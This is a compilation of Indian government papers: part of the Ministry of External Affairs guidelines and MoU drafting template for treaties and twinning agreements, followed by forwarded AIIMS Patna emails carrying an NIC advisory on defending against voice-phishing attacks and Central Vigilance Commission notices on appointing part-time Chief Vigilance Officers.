The Concerned administrative Ministry is required to submit the Cabinet Note, Cabinet approval and three clean copies of the treaty to L&T Division. The instrument of accession is prepared by the Legal and Treaties Division of MEA and processed for favour of signature of the President. It is then deposited with the depository of the Treaty.

(vi) Credentials:

Credentials confer the authority to participate in negotiations as representatives of the Government of India, and to initial the treaty at the conclusion of negotiations. The purpose of initialing is to confirm the status of the text of the treaty negotiated. The credentials where required, are obtained by the

[9] Cabinet Secretariat's O.M. No. 1/13/2/2010-Cab., dated 23 August 2011

concerned Territorial Division of MEA.

(vii) Amendment of a Treaty:

Normally, treaties contain provisions in their final clauses stipulating procedure for their amendment. The parties may agree for amendment of the treaty at any time by mutual written consent of the parties. A state party may, at any time, propose an amendment, which, on negotiations, may be approved or rejected in whole or in part by the parties. The parties may agree for the entry into force of an amendment either through the same procedure as applicable for the entry into force of the treaty or a different one.

(viii). Review of Treaties:

Most of the bilateral Agreements/MoUs contain a clause for the periodical review of the activities undertaken under the Agreements/MoU. Besides, the Concerned Ministries shall review their treaties from time to time and shall send a report at the end of each year to the concerned Territorial Division of MEA apprising about the implementation activities undertaken, and the status of the treaty i.e. whether its validity is continuing or has expired. If expired whether it is to be renewed or there is no necessity of renewal.

E. Guidelines/SoP concerning the conclusion of Twinning Agreements with the Provincial Governments of Foreign Countries:

Ministry of External Affairs has considered the emerging trend of State Governments/agencies in entering into Agreements with the provincial Governments of other Countries for promoting/enhancing cooperation in investments, industry, commerce, culture, health, tourism and other areas and is of the view that such proposals should be considered on a case-by-case basis by the concerned Administrative Ministry, taking into account the nature, scope and overall usefulness of the understanding being entered into.

The Policy of twinning may include the following elements:

i) Twinning may be considered where they could lead to expansion of investment, trade, technological, culture, tourism, educational and other cooperation to the benefit of India.

ii) Proposals for twinning of bordering States with their counterparts in neighboring countries involving issues relating to policies and security will normally not be agreed to.

iii) A broad plan of cooperation with details of cooperative activities will be submitted by the State interested in entering into twinning arrangements with the province of a foreign State along with the financial resources available for carrying out such activities. iv) The process for completing agreements between States/Provinces need to be carefully examined by the concerned Ministry with other stakeholders before sending for MEA's approval, including vetting by the MEA (Legal and Treaties Division).

v) The Ministry of External Affairs must be kept informed of all treaties/Agreements/MoUs related actions, such as signature, and entry into force, action plan, and review status. The copy of all concluded Agreements/MoUs should be sent to the Ministry of External Affairs (L&T Division) for information and record purpose.

vi) There should be a review of the twinning arrangements annually. The Concerned State Government will send a report at the end of each year to the concerned Territorial Division of MEA and concerned administrative Ministry about the implementation of arrangements and their status i.e. whether its validity is continuing or has expired. If expired whether renewed or there was no necessity of renewal. In case any activity has negative or adverse implications on our national interest or bilateral relations, it shall be immediately discontinued. Twinning may be allowed only with a limited number of foreign provinces.

vii) These instructions are applicable to all subordinate/attached offices including statutory bodies and authorities of Ministries/Departments of the State Government and the various Commissions under its authority.

F. Guidelines/SoP concerning the Twinning Arrangement between the Cities:

Ministry of Urban Development (MoUD), Government of India is the nodal Ministry at the central level for the Scheme Twinning Arrangements between the

Indian Cities and that of foreign countries.

In case of proposal for arrangement with a foreign city, the State Government concerned should follow the guidelines issued by the MoUD. After it is agreed to twin a foreign city with an Indian city, an agreement may be reached on specific objectives of twinning within the broad framework of objectivities.

After scrutiny of the proposal submitted by the State Government, the MoUD shall seek the concurrence from Ministry of External Affairs (political and legal angle) before finalizing the said arrangement.

G. Indian Treaty Database Section (Legal and Treaties Division):

The Treaty Section in the Office of the Legal and Treaties Division is the official custodian of all international treaties to which India is a party. Other Administrative Ministries deposit all original treaties and certified copies of multilateral treaties as well as any necessary communiqué/documents concerning the status and implementation of international treaties with the MEA (Legal and Treaties Division) for custodial purposes. As soon as treaties are signed, the concerned Ministries/Departments or Divisions of the MEA are required to send their soft copies (both in Hindi and English), which are not classified/confidential in nature[10], to the Legal and Treaties Division for the purpose of uploading them into the Indian Treaty Database at MEA website **(www.mea.gov.in/Treaty.htm)**.

[10] As per the Government of India policy, classified/confidential treaties are exempted from posting/uploading on the Indian Treaty database. *Ref*: Cabinet Secretariat's Communiqué I.D.No. 141/1/11/2016-TS, dated 03-01-2018).

ANNEX- I

Checklist to be followed for the purpose of concluding bilateral Treaties:

1. The Ministry of External Affairs & concerned Administrative Ministry hold consultation about the desirability of a Treaty with a particular country;
2. The Administrative Ministry moves the proposal/Draft through MEA to the country concerned for consideration;
3. Administrative Ministry, in consultation with stakeholders, prepares a draft;
4. The Administrative Ministry make sure that the text of the treaty is seen and vetted by the MEA (Legal and Treaties Division) before proposing to the foreign country concerned for consideration;
5. The composition of the Indian delegation for negotiating treaties should include representatives of MEA to ensure proper advice on international legal issues and policy;
6. In case of bilateral negotiations, all correspondence regarding the scheduling of negotiations, composition of delegations, dates of signing, exchange of ratification instruments etc. should be forwarded through the Ministry of External Affairs;
7. Views/opinion on the treaty's consistency with **domestic law** must be obtained from the Department of Legal Affairs, Ministry of Law and Justice;
8. Cabinet Notes proposing for seeking Cabinet approval for signing and ratification/accession of treaties must be sent to the Ministry of External Affairs for approval/concurrence from the political and legal angles;
9. Full Powers from the President of India authorizing the person named to sign a treaty on behalf of the Government of India should be obtained;
10. Requests for obtaining Instruments of Full Powers, Ratification and Accession must be sent to the MEA along with the required documentation/approvals;
11. Requests for credentials for participation in international conferences should be obtained through the UNES Division of the Ministry of External Affairs;

12. The Ministry of External Affairs must be kept informed of all treaty actions, such as signature, ratification and entry into force. The original instrument of all treaties should be sent to the Ministry of External Affairs (L&T Division) which is the custodian of all treaties of Govt. of India for record purpose.

[Should any clarification be required on the above guidelines, it could be sought from **Joint Secretary (L&T), Ministry of External Affairs** [Tel: 49015269; Fax: 49016643; **email**: jslegal@mea.gov.in]

****

ANNEX- II

STRUCTURE/FORMAT OF AN AGREEMENT (MOU):

Drafting of Treaties:

As all elements of international agreements need to be agreed by the respective parties. The drafting style will also depend on the agreement between the parties. The guidelines on drafting are therefore indicative although not necessarily always attainable.

An Agreement/MoU needs to be in the below format:

A. Title & Parties

B. Preamble/Recitals

I. **Article - I: Definitions**

II. **Article - II: Objectives**

III. **Article - III: Areas of Cooperation**

IV. **Article - IV: Forms of Cooperation**

V. **Article - V: Central Authority**

VI. **Article - VI: Implementation & Joint Working Group**

VII. **Article - VII: Financial Arrangement**

VIII. **Article - VIII: Protection of Intellectual Property Rights**

IX. **Article - IX: Protection of Confidential Information**

X. **Article - X: Revision & Amendment**

XI. **Article - XI: Settlement of Disputes**

XII. **Article - XII:: Entry into Force, Duration, Renewal & Termination**

C. Concluding Paragraph

D. Signature Clause

The Parties:

Treaties are concluded between governments/departments. The Indian side is cited as "*the Government of the Republic of India*".

Sequencing of articles:

If an article on "Definitions" is required, this should be placed at the very beginning of the Treaty just after the Preamble. Definitions should be listed in alphabetical order.

If an article on the "Objective" or "Purpose" is included, it should be included after the article on Definitions. Substantive clauses follow the definitions. Standard articles on Settlement of Disputes, Amendment and the final clauses on Entry into Force and Duration and Termination follow the text of the Treaty.

Preamble/Recitals:

An international Treaty usually has a preamble that is not intended to constitute substantive provisions or create legal obligations. However, preamble works as a window through which the substance of trety provisions and intent of negotiating parties is peeped into. The contents and the size of preamble depends on subject and nature of the treaty.

Preamble sets out the background and context of the Treaty and is used as an aid to the interpretation of the Treaty.

Example:

RECALLING that an Agreement was entered into on 19 September 1969 between the Government of the Republic of India and the Government of the _____ concerning the establishment and operation of a _____ scheme, for the _____ (purpose) for use within the territories of India and other countries;

RECOGNISING that conditions have changed considerably since the conclusion of the said Agreement, which consequently no longer reflects the realities of the situation in the region;

DESIRING THEREFORE to enter into a bilateral Agreement which will take account of the changed conditions prevailing in the region;

HAVE AGREED AS FOLLOWS:

Or

"WHEREAS the Government of the Republic of India and the Government of the _____ (hereinafter individually referred to as the "Party or Contracting State or Participant" and jointly referred to as the "Parties or Contracting States or Participants"); are desirous to consolidate and strengthen their friendly ties and reciprocal understanding; and

WHEREAS the Parties are conscious of the desirability of promoting, to the greatest possible extent the mutual knowledge, experience and understanding of their respective human and developmental needs in the field of _____, by means of friendly cooperation between them;

Have reached the following understanding:

Headings and numbering:

It is always helpful if headings/subtitles are provided for each Article.

The substantive provisions are divided into Articles, Sub-Articles, Paragraphs and Sub-Paragraphs. Articles are numbered either in Arabic or capital Roman numbers.

Sub-articles are numbered in Arabic numbers, paragraphs in alphabetic letters and sub-paragraphs in small Roman numbers. Capital letters are used and the Article and Subtitle are centered. e.g.

ARTICLE 4

or

ARTICLE IV

AREAS OF COOPERATION

Areas of Cooperation

Considering the requirement, the Parties may list out the areas of cooperation.

Each Party will endeavor to take necessary steps to encourage and promote cooperation in the following areas and/of forms:

a.

b.

c.

Forms of Cooperation

In which forms the cooperative activities are proposed to be carried out can be listed under this heading.

Specific activities in the areas of cooperation listed in Article I may include cooperation in Research and development, Training, Visit of delegates and experts etc.

In case MoU contemplates exchange of resource persons, experts or students as a form of cooperation, eligibility/process for selection of such participants as well as the frequency of such programmes should be included in the MoU.

Action Plan, Objectives & Deliverables

The action plan is a dynamic strategy for meeting the requirements of the MOU drawn by the Administrative Ministry. Action plan contains the list of deliverables, scope and areas of cooperation contemplated under the framework of an MoU. Therefore, MoUs should spell out specific objectives to be achieved by comprehending all the activities to be included in the MoU. Scope and areas of cooperation should be clearly mentioned.

These activities are to be listed item-wise based upon the object to be achieved under the MoU and the intention of the Parties thereto.

Central Authorities

The Agreement/MoU should identify the Central Authorities respectively, who are the nodal points for contacts to each of the Parties under the

Agreement/MoU. The Central Authority is responsible for implementation of the schemes of the treaty including receiving, sending, examining the requests.

The Parties shall designate the following authorities as Central Authorities to implement the provisions of the Agreement/MoU.

Implementation/Review

Implementation of the provisions of an Agreement/MoU vests with the mechanism created under the MoU. It is preferable for the Administrative Ministries to have a periodic review of the activities undertaken under the MoU. Therefore, an institutional set up, within the framework of an Agreement/MoU may be set-up.

"Within the framework of this Agreement/MoU, in order to exchange views and draw a road map for enhancing cooperation, both sides may constitute a Joint Working Group (JWG). JWG is composed of equal number of the representatives from each side. Such a Joint Working Group may conduct periodical meetings and reviews, preferably bi-annually, in the respective countries alternately".

or

"The Parties shall hold working level meeting in order to implement the purpose of the Agreement/MoU effectively, and the details of such meetings will be decided by the Working level meeting".

Financial Arrangement

Financial modalities to carryout the activities mentioned in the MoU need to be set out under this paragraph. This may include joint sharing of expenses; travel expenses arrangement and so on.

Protection of Intellectual Property Rights

If any research activity or productive activities giving rise to intellectual property rights, the ownership and utilization of the same may be provided here. This clause needs to be cleared by the Department of Industrial Policy & Promotion (DIPP)

Protection of Confidential Information

If any confidential information, trade secrets are exchanged, a clause to protect them from disclosure may be included.

All information and documents to be exchanged pursuant of the MoU will be kept confidential by the Parties and will be used subject to such terms as each Party may specify. The Parties will not share such information with third Parties or use the information for purposes other than that specified, without the prior written consent of the other Party.

Settlement of Disputes

If any difference arises between the Parties while carrying out the activities under the MoU, it shall never be referred to international adjudication. Unless it is in commercial in nature, arbitration should also be avoided.

"Any dispute between the Parties arising out of the interpretation or implementation of this Agreement shall be settled amicably through consultation or negotiation between the Parties to the dispute."

Amendment

An Agreement/MoU usually would have a provision for amendment like:

"This Agreement may be amended at any time by mutual written consent of the Parties through an Exchange of Notes between the Parties through the diplomatic channel."

Entry into force

"This Agreement shall enter into force on the date of its signature thereof by the Parties."

Or

This Agreement shall be subject to ratification.

Or

This Agreement shall come into force after the completion of the internal legal procedures necessary for the entry into force of the Agreement.

Or

"The Parties shall notify each other in writing when their respective constitutional requirements for entry into force of this Agreement have been fulfilled. This Agreement shall enter into force on the date of the last written notification."

The situations where the Agreement/MoU is not entering into force on signature, and is subject to ratification or completion of constitutional legal procedure etc., would require ratification.

It frequently happens that the other party will require an entry into force clause that requires notification of the completion of the constitutional procedures. This is acceptable. However, the Administrative Ministry should note that the selection of this wording would require an additional administrative step, namely that a Diplomatic Note must be sent. In these cases, the concerned administrative ministry should request the relevant Territorial Division of the Ministry of External Affairs send such a Note.

Where ratification or accession is to be expressively provided for, the correct format must be used in consultation with Legal and Treaties Division.

Duration and Termination

"This Agreement shall remain in force for a period of ..... years. Thereafter, it may be renewed automatically for further successive periods of ..... years at a time"

or

"The Agreement shall continue for a term of three years. Thereafter, it will be renewed for further periods by mutual written consent of the Parties" unless terminated by either Party by giving ..... months written notice in advance to the other Party of its intention to terminate this Agreement through diplomatic channels.

A Party terminating this Agreement shall remain bound to contractual relationships to which it is a party and to its obligations there under, until they are fulfilled.

Or

"This Agreement shall enter into force on the date of signature and remain in force for an indefinite period unless terminated by either Party giving ..... months written notice in advance of its intention to terminate the Agreement through the diplomatic channel.

"Termination of this Agreement shall not affect any programmes undertaken prior to the termination of this Agreement, unless otherwise agreed upon by the Parties."

Or

"The termination of this Agreement shall not affect the completion of any unfulfilled obligation at the moment of its termination, unless otherwise agreed by the Parties."

Renewal Clause:

Renewal clause is to be included based on the requirement of the Administrative Ministry and the wish of the Indian counterparts, keeping in mind the utility and diplomatic relationships. Renewal could be either (i) for a specific period or (ii) for an indefinite duration.

It may be suggested not to have automatic renewal clauses resulting in the indefinite application of the provisions of an Agreement unless it is required from the point view of functional requirement or diplomatic sensitivity. If at all renewal clause is required, it is suggested to be term specific.

"After the initial term, this Agreement/ MoU may be renewed for a further term of.... years".

Or

"This Agreement/ MoU may be renewed for further term(s) as agreed by the Parties in writing".

Or

"After the initial term, the Agreement/ MoUshall be automatically renewed for an equal term until it is terminated by either of the Parties".

Concluding and Signature Clauses

"IN WITNESS WHEREOF the undersigned, being duly authorized by their respective Governments, have signed this Treaty

Done at _____ on _____ day of _____ 20-- in two originals, each in the Hindi, _____ and the English languages, all texts being equally authentic. In case of divergence in interpretation, the English text shall prevail.

Or

Signed/Done at_____ on _____ day of _____ 20-- in two originals in the English language.

FOR THE GOVERNMENT OF THE REPUBLIC OF INDIA

Name:

Designation:

FOR THE GOVERNMENT OF THE

_____

Name:

Designation:

****

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Security Advisory in view of recent vishing attacks - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:12 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Mayukh Ranjan Paul** <mayukh.paul88@gov.in>
Date: Wed, Oct 30, 2024 at 4:31 PM
Subject: Security Advisory in view of recent vishing attacks - reg.
To: director <director@aiimsbhopal.edu.in>, director <director@aiimsbhubaneswar.edu.in>, director <director@aiimsjodhpur.edu.in>, director <director@aiimspatna.org>, director <director@aiimsraipur.edu.in>, director <director@aiimsrishikesh.edu.in>, edaiimsrbl <edaiimsrbl@gmail.com>, rajwanshiarvind <rajwanshiarvind@hotmail.com>, director <director@aiimsmangalagiri.edu.in>, directoraiimsnagpur <directoraiimsnagpur@gmail.com>, sramji57 <sramji57@gmail.com>, executivedirector <executivedirector@aiimsgorakhpur.edu.in>, director <director@aiimsbathinda.in>, director <director@aiimsdeoghar.edu.in>, director <director@aiimsbibinagar.edu.in>, vsnegi22 <vsnegi22@yahoo.co.in>, shakti810505 <shakti810505@gmail.com>, drmhraosvims1957 <drmhraosvims1957@gmai.com>, cdskatoch <cdskatoch@gmail.com>, puranik_6 <puranik_6@hotmail.com>, madhabananda <madhabananda@gmail.com>, director <director@aiimsguwahati.ac.in>, director <director@aiimsbilaspur.edu.in>, ed <ed@aiimskalyani.edu.in>, director <director@jipmer.edu.in>, edaiimsrajkot <ed.aiimsrajkot@gmail.com>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, kochas27 <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, dda <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, officeaiimsdeoghar <office.aiimsdeoghar@gmail.com>, dda <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, thaiumag <thaiu.mag@gov.in>, dda <dda@aiimskalyani.edu.in>, dda <dda@aiimsgorakhpur.edu.in>
Cc: ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, ShriRajKumar Secretary <raj.kumar28@nic.in>, Pawan Kumar <pawan.kumar13@nic.in>, RaviKumar <ravi.kumar89@nic.in>, Anshuli Chauhan <anshuli.tandon@gov.in>, mohitmohfw <mohit.mohfw@outlook.com>, Consultant BME PMSSY <bme.pmssy@yahoo.com>

Sir/Madam,

W.r.t the subject above, kindly find the enclosed letter No. Z.28016/79/2024-PMSSY-I (EO-8303199) dated 30.10.2024 for further necessary action.

With regards

Mayukh Ranjan Paul
Section Officer(PMSSY-I)
MoHFW

2 attachments

8303199.pdf
67K

8303199 encl.pdf
5668K

No. Z.28016/79/2024-PMSSY-I (EO-8303199)
Government of India
Ministry of Health & Family Welfare
Department of Health & Family Welfare
Nirman Bhawan, New Delhi
Dated: 30-10-2024

To

Executive Directors of all new AIIMS under PMSSY

Subject: Security Advisory in view of recent vishing attacks - reg.

Madam/Sir,

I am directed to forward herewith security advisory no.NIC-CISG/2024-10/547 dated 24.10.2024 on the above subject, for strict compliance.

Yours faithfully,

Signed by
Raj Kumar
Date: 30-10-2024 15:56:24

(Raj Kumar)
Deputy Secretary to the Government of India

Copy to:US(E-Health), DoHFW

CIS Governance Division
Cyber and Information Security Group,
National Informatics Centre,
A-Block, CGO Complex, Lodhi Road,
New Delhi - 110003 India
csg-advisory@nic.in

NIC-CISG/2024-10/547
Dated: 24-10-2024
Severity: High

Security Advisory in view of recent Vishing attacks

A. Description:

Voice phishing, commonly known as "vishing," is an increasingly prevalent form of social engineering attack where attackers use phone calls or voice messages to manipulate individuals into revealing sensitive information, such as login credentials, Personally Identifiable Information (PII), or financial details. In recent months, there has been an increase in vishing attacks targeting government officials to compromise confidential information and gain unauthorized access to government systems.

B. Tactics used in Vishing Attacks:

1. **Impersonation**: Attackers may impersonate trusted entities such as senior government officials, law enforcement agencies, or technical support personnel.
2. **Urgency**: Calls often convey a sense of urgency, coercing targets into revealing information by implying severe consequences for non-compliance.
3. **Technical Jargon**: Attackers may use complex technical language to confuse or intimidate targets, making them more likely to comply.
4. **Caller ID Spoofing**: Attackers manipulate caller ID information to make the call appear as if it is coming from a legitimate government number.

C. Cyber Security Precautions to be Undertaken:

- Always verify the caller's identity through official government channels before sharing sensitive information. Call back the organization or individual using publicly available contact information.
- Government officials should never share sensitive or confidential information over the phone and ensure only secured communication channels are used.
- Be suspicious of any unsolicited calls asking for personal or confidential information, especially when the caller is creating urgency or panic to pressure compliance. Take time to verify the information they provided.
- Conduct regular awareness training sessions on vishing attacks and social engineering tactics to ensure that all officials are aware of the latest trends, attack scenarios, and defence mechanisms.

- Be aware that Caller ID information can be easily spoofed. Do not trust the legitimacy of the caller based solely on the displayed number. Cross-check any caller claiming to represent an official agency with official records.
- Always download updates and patches from the Official website or Repositories of the OEM. Never download the updates/patches from any unauthorized third-party websites.
- Disable PowerShell in Windows based servers and client machines
- Don't store or exchange any sensitive information or credentials through third party messaging Apps/Email and social media.
- Be very vigilant while opening any attachments especially from unknown IDs.
- Don't store any credentials or passwords on your phone or computer
- Don't Use the same credentials on multiple websites/applications/servers/client machines
- Don't install any browser plugins or toolbars on the machine which is used for accessing the NDC
- Adhere to all Advisories published by NIC-CERT, Application Security and Cyber Information Security Group
- Take prompt action on any security issues pointed out by NIC-CERT/Application Security/Cyber Security –Divisions.
- In case of any security incident kindly report it to NIC-CERT at: **incident@nic-cert.nic.in**

Everyone is requested to ensure strict adherence to the above-mentioned guidelines.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Appointment of Part time CVO - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:08 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Oct 30, 2024 at 3:20 PM
Subject: Appointment of Part time CVO - reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <DDA@aiimsrbl.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, <t.ngamlien@icg.gov.in>, Cc: <Dinesh.kumar14@nic.in>, : <Ak.biswas57@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; sankar.garg@gov.in; amit.batra@gov.in
Regards
PMSSY-IV Section

Ministry of Health and Family Welfare

3 attachments

- **Letter.pdf**
  150K
- **Encl 1.pdf**
  2593K
- **Encl 2.pdf**
  124K

Z-28016/36/2020-PMSSY-IV
Z8052065
Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Nirman Bhawan, New Delhi
Dated 28.10.2024

To,

Executive Director, All New AIIMS,
(except AIIMS, Awantipora, AIIMS, Darbhanga, AIIMS, Rewari)

Subject: Appointment of part-time CVO — reg.

Sir.

In continuation of this Ministry's letter of even number dated 09.09.2024 it is stated that the information/documents received from various AIIMS were examined in consultation with Vigilance Division and it has been observed that complete documents/information have not been provided.

2. As such it is requested to kindly furnish the panel of officer along with the following documents/information as per CVC Notice dated 21.03.2022:-

i. Posting-profile for the last **TEN** years.
ii. APAR gradings for the last **FIVE** years.
iii. Vigilance-profile in the 13 point as per enclosed latest format.
iv. Tenure of the officer proposed as CVO (in his / her present capacity).
v. Is he / she holding additional charge as CVO of any other organization?
vi. Are the Head Quarters of current and proposed organizations same or different?
vii. Brief profile of the organisation (Number of employees, Number of cases handled in a year, status, core activity, organization set up, etc.).
viii. Order of preference, if the proposed officer is from the respective Ministry/Department (provided the proposed officer does not hold any charge which attracts conflict of interest to the proposed post of CVO).

3. Complete 5 year APARs / APAR in respect of the officers proposed.

4 Further the requisite information/documents may be furnished alongwith 'table of contents/index'

Yours faithfully
Signed by
Arun Kumar Biswas
Date: 28-10-2024 18:39:04

Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Encls:- i. CVC Notice dated 21.03.2022
ii. 13 point CVC latest format.

Copy to:

DDA, All New AIIMS,
(except AIIMS, Awantipora, AIIMS, Darbhanga, AIIMS, Rewari)

No. 022-CVO-08
CENTRAL VIGILANCE COMMISSION

Satarkta Bhawan, GPO Complex,
Block – A, INA, New Delhi - 110023
Dated 21.03.2022

NOTICE

Sub:- Procedure for appointment of part-time CVO and tenure thereof.

The procedure for appointment of part-time CVO in Ministries/Department/Organisations has been out-lined in the Commission's OM No. 020-CVO-10 dated 13/14.08.2020 read with OM No. 005-CVO-45 dated 05.01.2022. The guidelines are as under:-

A. Part-time CVOs are appointed from panel of officers, proposed by administrative Ministry/Department to the Central Vigilance Commission, in a self-contained proposal along with following documents:

i. Posting-profile for the last TEN years.
ii. APAR gradings for the last FIVE years.
iii. Vigilance-profile in the 13 point format as circulated vide the Commission's OM No. 021-AIS-1(2) dated 16.03.2022.
iv. Tenure of the officer proposed as CVO (in his / her present capacity).
v. Is he / she holding additional charge as CVO of any other organization?
vi. Are the Head Quarters of current and proposed organizations same or different?
vii. Brief profile of the organisation (Number of employees, Number of cases handled in a year, status, core activity, organization set up, etc.).
viii. Order of preference, if the proposed officer is from the respective Ministry/Department (provided the proposed officer does not hold any charge which attracts conflict of interest to the proposed post of CVO).

B. The panel should normally contain name of three officers, in the order of preference, for consideration of the Commission. The norm of three officers' panel has been relaxed for small organisations and they may submit panel of two officers for consideration of the Commission, through the administrative departments/ministries;

C. All Ministries/Departments/organisations are required to seek prior approval/concurrence of the Commission before issuing order for appointment of part-time CVO, or even for making additional charge arrangement under unforeseen situations;

D. Tenure of Part-time CVO is normally for THREE years, which may be extended by further period upto TWO years with prior concurrence of the Commission. Proposal for extension of tenure of the incumbent or fresh appointment should be submitted to the Commission by concerned departments/ministries SIX months prior to the completion of approved tenure of incumbent CVO.

*****

A-45013/28/2017-HPE

3215306/2023/VIGILANCE

सत्यमेव जयते

केन्द्रीय सतर्कता आयोग
CENTRAL VIGILANCE COMMISSION

सतर्कता भवन, जी.पी.ओ. कॉम्पलेक्स,
ब्लॉक–ए, आई.एन.ए., नई दिल्ली–110023
Satarkta Bhawan, G.P.O. Complex,
Block A, INA, New Delhi-10023

सं./No. 005-CVO-45

दिनांक / Dated 05.01.2022

OFFICE MEMORANDUM

Subject: **Forwarding panel of officers to the Commission for appointment of part-time Chief Vigilance Officer (CVO) in Ministries/Departments/Autonomous Institutions etc. – Reg.**

The procedure for appointment of part-time CVO in Ministries/Departments/ Autonomous Institutions, as clarified vide Commission's Circular No. 020-CVO-10 dated 13/14.08.2020, consists of following salient features:

A. Part-time CVOs in Ministries/Departments/Autonomous Institutions are to be appointed from a panel of officers proposed to the Commission, along with relevant documents;

B. The Ministries/Departments/Autonomous Institutions shall submit a panel of three officers to the Commission, in the order of preference, for its consideration.

C. Considering availability of limited number of officers in small organisations the above norm will be relaxed, and panel in their cases may consist of two officers.

2. The above instructions are, however, not reflected in the Vigilance Manual (updated 2021) at Para 2.1 of Chapter-II. In order to avoid confusion in this regard, it is clarified that the instructions contained in the circular No. 020-CVO-10 dated 13/14.08.2020 (copy enclosed) are still applicable, and Para 2.1 of Chapter-II of the Vigilance Manual (updated 2021) stands modified accordingly. This clarification may also be read with Para 2.6.1 of Chapter-II of the ibid Manual.

Contd.....P-2/-

3. All Ministries/Departments/Autonomous Institutions are advised to strictly follow the procedures contained in the ibid circular and invariably submit **'panel of officers'** for consideration of the Commission. Further, they should obtain **prior approval** of the Commission for appointment against part-time CVO posts.

(Vivek Kumar)
Director

Encl: As above.

To,

(i) The Secretaries of all Ministries/Department of GoI

(ii) The Chief Secretaries of all Union Territories.

(iii) All Chief Executives of CPSUs/Public Sector Banks/Public Sector Insurance Companies/Autonomous Bodies etc.

(iv) All CVOs of Ministries/Department of GoI/CPSUs/Public Sector Banks/Public Sector Insurance Companies/Autonomous Bodies etc.

(v) Sr. TD – NIC/CVC with a request to upload the same on the Website of CVC under the head **"updation to the Vigilance Manual (updated 2021)".**

3215306/2023/VIGILANCE

Telegraphic Address :
"SATARKTA: New Delhi

E-Mail Address
cenvigil@nic.in

Website
www.cvc.nic.in

EPABX
011-24600200

फैक्स / Fax :
011-24651186

सत्यमेव जयते

केन्द्रीय सतर्कता आयोग
CENTRAL VIGILANCE COMMISSION

सतर्कता भवन, जी.पी.ओ. कॉम्पलै
ब्लॉक–ए, आई.एन.ए., नई दिल्ली
Satarkta Bhawan, G.P.O. Con
Block A, INA, New Delhi-11

सं. / No.....
F.No. 020-CVO-10
दिनांक / Dated.....
13.08.2020
14

